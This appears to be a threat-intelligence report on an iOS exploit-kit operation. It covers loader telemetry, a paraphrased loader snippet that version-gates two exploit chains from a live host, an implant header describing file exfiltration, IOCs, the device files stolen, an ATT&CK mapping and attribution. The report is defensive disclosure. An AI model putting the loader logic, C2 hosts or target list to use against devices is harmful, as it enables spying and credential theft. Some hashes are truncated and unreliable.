


FIGURE 1 — C2 OPERATOR ATTACK FLOW

Figure 2 — Live version-gating (default DarkSword). yjwh8.shop with no iOS UA: "未检测到 iOS UA → 默认 DarkSword", showing the Beacon→RCE→SBX0→SBX1→PE pipeline. Direct evidence of the dispatcher.



FIGURE 2 — VERSION-GATING DEFAULT SCREEN

Figure 3 — Live staging page + operator panel link. yjwh8.shop/index.html?diagnostic=1: phase pipeline, error console, 管理后台 (admin panel) and Coruna/DarkSword toggle; terminal phase "PE 完成".




FIGURE 3 — LIVE STAGING PIPELINE

Figure 4 — Coruna chain forced. ?force=coruna: loader reports Module sc-camel-base-url = https://yjwh8.shop/ coruna/ and success criterion [IMPLANT]/implantAlive=B — confirms Coruna is served from the same host under / coruna/.

```
https://yjwh8.shop/index.html?force=coruna&diagnostic=1
```

```
[RUN] event=run.begin run=Rdgk3wxrsas gen=1 pid=na boot=Bnyjdyrsas hash=na entry=na  
os_build=unknown soc=unknown ver=0 sel=na ns=678000000 reason=group_html_ready  
note=js_observability_only
```

```
[LOADER] ★ core modules bound ok
```

```
[LOADER] ★ Module baseUrl = https://yjwh8.shop/coruna/
```

```
[DIAG] AB noremap=0 forceRemap=1 forcePkg=none search=?from=index&t=1785812696891&diagnostic=1  
os_build=unknown | 默认版本表 remap (16.6-133441/38af3c) ; ?noremap=1 as_asked; ?pkg=; ?os_build= |  
BA: diag_ba=once|off ; 对照: diag_pkg=main|min|bad|auto | 0x09: entry09=e1|e5|arm64e|arm64 |  
成功标准: 仅 [IMPLANT]/implantAlive=B
```

```
[LOADER] ★ arm exploit why=load_plus_30 t=1785812697647 vis=visible
```

```
[LOADER] ★ === Exploit chain starting ===
```

```
[LOADER] ★ Platform: MacIntel, UA: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:153.0) Gecko/  
20100101 Firefox/1...
```

```
[LOADER] ★ ver_guess=? document.visibility=visible
```

```
[LOADER] ★ platformModule.init begin
```

```
[LOADER] ★ platformModule.init FAIL: Error: !i.match(/AppleWebKit//)
```

```
[LOADER] ★ Top-level error: Error: !i.match(/AppleWebKit//)
```

```
[LOADER] ★ skip arm why=timeout_50 running=1 done=1
```

FIGURE 4 — CORUNA FORCED RUN

Figure 5 — Operator console. "DarkSword Admin" login (用户名 / 密码 / 登录) on the panel host — the operator's data-retrieval surface. (Login not attempted; no credentials submitted.)




FIGURE 5 — DARKSWORD ADMIN LOGIN

Figure C1 — Infrastructure timeline. CT logs + passive DNS: origin, host migration, panel TLS.

Figure C1 — yjwh8.shop infrastructure timeline (CT logs + passive DNS)




FIGURE C1 — INFRASTRUCTURE TIMELINE

Figure C2 — Payload-delivery waveform. pcap conn 49716, 292 kB from C2: two download waves — loader+modules then sandbox-escape stage. **CONFIDENCE: HIGH**




FIGURE C2 — PAYLOAD DELIVERY WAVEFORM

Figure C3 — Connection structure. 7 TCP conns to 192.161.187.82:443: front-loaded delivery then symmetric- byte beaconing — the deliver→beacon signature of C2 operation.

Figure C3 — 7 TCP connections to 192.161.187.82:443 (deliver then beacon)




FIGURE C3 — CONNECTION STRUCTURE

Figure C4 — Cluster domains by role (~34). Only the exploit-C2 slice reaches the device.

**Figure C4 — Cluster domains by role (~34 total)
only the red slice reaches the device**




FIGURE C4 — CLUSTER DOMAIN CLASSIFICATION

Figure C5 — MITRE ATT&CK tactic coverage (indicative; 14 techniques across 8 tactics).




FIGURE C5 — MITRE ATT&CK COVERAGE

Code Snippet 1 — Version-gating dispatch

Leaked rce_loader.js, paraphrased. **CONFIDENCE: HIGH**

```
// iOS version parsed from navigator.userAgent "iPhone OS x_y"
// --- GATE 1: which KIT (Coruna vs DarkSword) -----
// iOS 13-17.2      -> Coruna chain (base + "coruna/")
// iOS 17.3+ / unknown -> DarkSword chain
// no iOS UA       -> default DarkSword (observed live: "默认 DarkSword")
// --- GATE 2 (inside DarkSword): which MODULE BUILD -----
// iOS 18.6 / 18.6.1 / 18.6.2 -> the *_18.6 module set
// everything else      -> the 18.4 module set
var base = "https://yjwh8.shop/"; // leaked build used static.cdncounter.net
loadModule(base + chainForVersion(iosVer) + "?t=" + Date.now()); // cache-busted
```

Note the operation has two nested version checks: Gate 1 selects the kit (Coruna or DarkSword); Gate 2, only reached inside DarkSword, selects the module build (18.6 vs 18.4). Both derive from the same navigator.userAgent parse. **CONFIDENCE: HIGH**

Code Snippet 2 — Implant self-description

Leaked pe_main.js, verbatim header.

```
// Forensics File Downloader Payload
// Reads and exfiltrates forensically-relevant files from iOS device via HTTP
// This payload should be injected into a process with filesystem access
```

Code Snippet 3 — Live loader telemetry

Captured, Figure 4.

```
[coruna] [LOADER] ★ Module sc-camel-base-url = https://yjwh8.shop/coruna/  
[DIAG] 成功标准: 仅 [IMPLANT]/implantAlive=B      // success == implant alive  
[LOADER] ★ === Exploit chain starting ===
```


09 Indicators of Compromise

Full machine-readable bundles: iocs_classA_exploit_c2.txt, iocs_classB_phishing.txt, iocs_classCD_scam_staging.txt, and STIX2 mvt_iocs.stix2.json.

9.1 Class A — iOS exploit C2 (the device-compromise vector) Confidence: High

TYPE	INDICATOR	NOTE
domain	yjwh8.shop, www.yjwh8.shop, admin.yjwh8.shop, zt.yjwh8.shop	dispatcher / panel / subdomain
ip	192.161.187.82	current host, AS36352 HostPapa US, since 2026-07-15
ip	154.91.83.53	Jan-2026 host, AS399077 Tcloudnet
ip	121.43.195.175	Jan-2026 host, AS37963 Aliyun CN
cve	CVE-2025-31200, CVE-2025-31201	CoreAudio zero-click RCE (1606-byte AMR)
cve	CVE-2025-14174	ANGLE/WebGL entry
cve	CVE-2025-43520	kernel privilege escalation
cve	CVE-2025-43529	WebKit UAF
sha256	ee4409678a562ab35c87f21ffbcd60f611d36bd8bac7d6b72173a9304906765d 2e4a0973f6c93df0099ee3b4d9d150c5e5e89358a30809b2e98a3086e31a	coreaudio_trigger_CVE-2025-31200.js
sha256	2204 c9f5dddf521025434d128cc8c6c9db8bdb3dc8a5d98319d3561ca3f36afc1	angle_webgl_CVE-2025-14174.js
sha256	8be9	kernel_priv_CVE-2025-43520.js
ja3	62ff3c23..., 96b0368d..., 6916051e..., 7bbc5543..., e65da6bc..., 1dc9316a...	Chromium/BoringSSL, per-conn variable (GREASE + ext-shuffle)
behavior	GhostBlade deletes DiagnosticReports ~5.2 s pre-exploit	absent crash logs ≠ clean
behavior	version gating: iOS 13–17.2 → Coruna; 17.3+/unknown → DarkSword	one host, two chains

9.2 Exfiltration targets — what the implant steals Confidence: High

sms.db · AddressBook.sqlitedb · CallHistory.storedata · Safari History.db / Cookies.binarycookies ·

Photos.sqlite · healthdb*.sqlite · Notes / Calendar · consolidated.db (location) · Accounts3.sqlite / iCloud plists · WiFi passwords (com.apple.wifi.plist, wifi_passwords.txt) · keychain / keybags (keychain_dump.txt, /tmp/System.keybag, /tmp/ Backup.keybag). **If the chain ran, treat all of these as compromised and rotate every credential.**

9.3 Class B — Phishing (shares infra; does not touch the device) High for identity · Moderate for operator linkage

chibajp-jp.cyou (Chiba Bank 千葉銀行) · temu.zhikuangfuture.com / shein.zhikuangfuture.com (Temu/SHEIN) · fxcm655.com / fxcm69.com (FXCM broker). On 154.91.83.53 / Aliyun; Gname registrar; cross-served certs.

9.4 Class C/D — Support-scam + staging/ unknown Confidence: Low–Moderate

kf.186552.top, kf.6343875.top (客服 scams); sxdsgdmn.xyz, buet.top, 767587.top, ihtest.* (role unconfirmed).

10 MITRE ATT&CK Mapping (Indicative)

Mapped to ATT&CK for Mobile where applicable (device tactics), with Enterprise techniques for the delivery/C2 layer. Indicative, not exhaustive. **MODERATE – MAPPING IS INTERPRETIVE** See Figure C5.

TACTIC	TECHNIQUE (ID)	EVIDENCE IN THIS OPERATION
Initial Access	Drive-by Compromise (T1189)	Lure page serves exploit on visit
Execution	Exploitation for Client Execution (T1203)	ANGLE/WebGL + CoreAudio RCE
Execution	Native API / JS→native bridge (T1575 mobile)	free_thread_js_data fcall bridge
Execution	Command & Scripting Interpreter: JavaScript (T1059.007)	Entire chain is JS-delivered
Privilege Escalation	Exploitation for Priv-Esc (T1404 mobile / T1068)	CVE-2025-43520 kernel; PAC bypass
Privilege Escalation	Process Injection into FS-access process (T1631 mobile)	Implant "injected into a process with filesystem access"
Defense Evasion	Indicator Removal: clear logs (T1070 / T1630 mobile)	GhostBlade deletes DiagnosticReports
Defense Evasion	Impair Defenses (T1629 mobile)	JIT allow-list disabled; PAC stripped
Credential Access	Credentials from Password Stores / Keychain (T1634 mobile)	keychain_dump.txt, keybags
Credential Access	Network config / WiFi credential theft (T1638 mobile)	wifi_passwords.txt, com.apple.wifi.plist
Collection	Protected/Local Data collection (T1409 / T1533 mobile)	sms.db, Photos, contacts, location, health
Command & Control	Application Layer Protocol: Web/HTTPS (T1437 mobile / T1071.001)	TLS 1.3 to C2; beacon conns
Command & Control	Encrypted Channel (T1521 mobile / T1573)	TLS 1.3 seals all bodies
Exfiltration	Exfil over C2 Channel (T1646 mobile)	Implant HTTP-exfil to collector

11 Attribution Assessment

Assessed actor: an organised, financially-motivated, Chinese-language cybercrime operator running a multi-line estate (iOS exploitation + brand-impersonation phishing + support scams).

Not attributed to a named/public threat group. **MODERATE FOR ACTOR PROFILE** ·

LOW FOR SPECIFIC IDENTITY

11.1 Supporting indicators

- **Shared hosting infrastructure** **HIGH** — the exploit C2 and the phishing/scam domains co-reside on 154.91.83.53 and 121.43.195.175 across the same epochs (VT passive DNS).
- **Common registrar** **HIGH** — Gname across the exploit domain and the FXCM/other cluster domains.
- **Cross-served TLS certificates** **HIGH** — fxc655.com shares a cert (011ce1fc...) with 767587.top, gluing the phishing line to the shared infra.
- **Chinese-language operator surface** **HIGH** — live panels in Simplified Chinese: 运行进度, 管理后台, 开始/重新运行, DarkSword Admin 用户名/密码/登录 (Figures 2–5).
- **Coherent naming conventions** **MODERATE** — kf. = 客服 (customer service); zt. operator label; ihtest.* test/ staging harness — consistent internal naming across the estate.
- **Operational tradecraft** **HIGH** — version-gated dual-chain delivery, GhostBlade anti-forensics, and a purpose-built exfil implant indicate a maintained, professional toolkit.
- **Kit beyond public baseline** **MODERATE** — the live loader polls ios26_* status symbols absent from the leaked repo; the operator extended the kit past the leaked/patched version.

11.2 Weakening factors

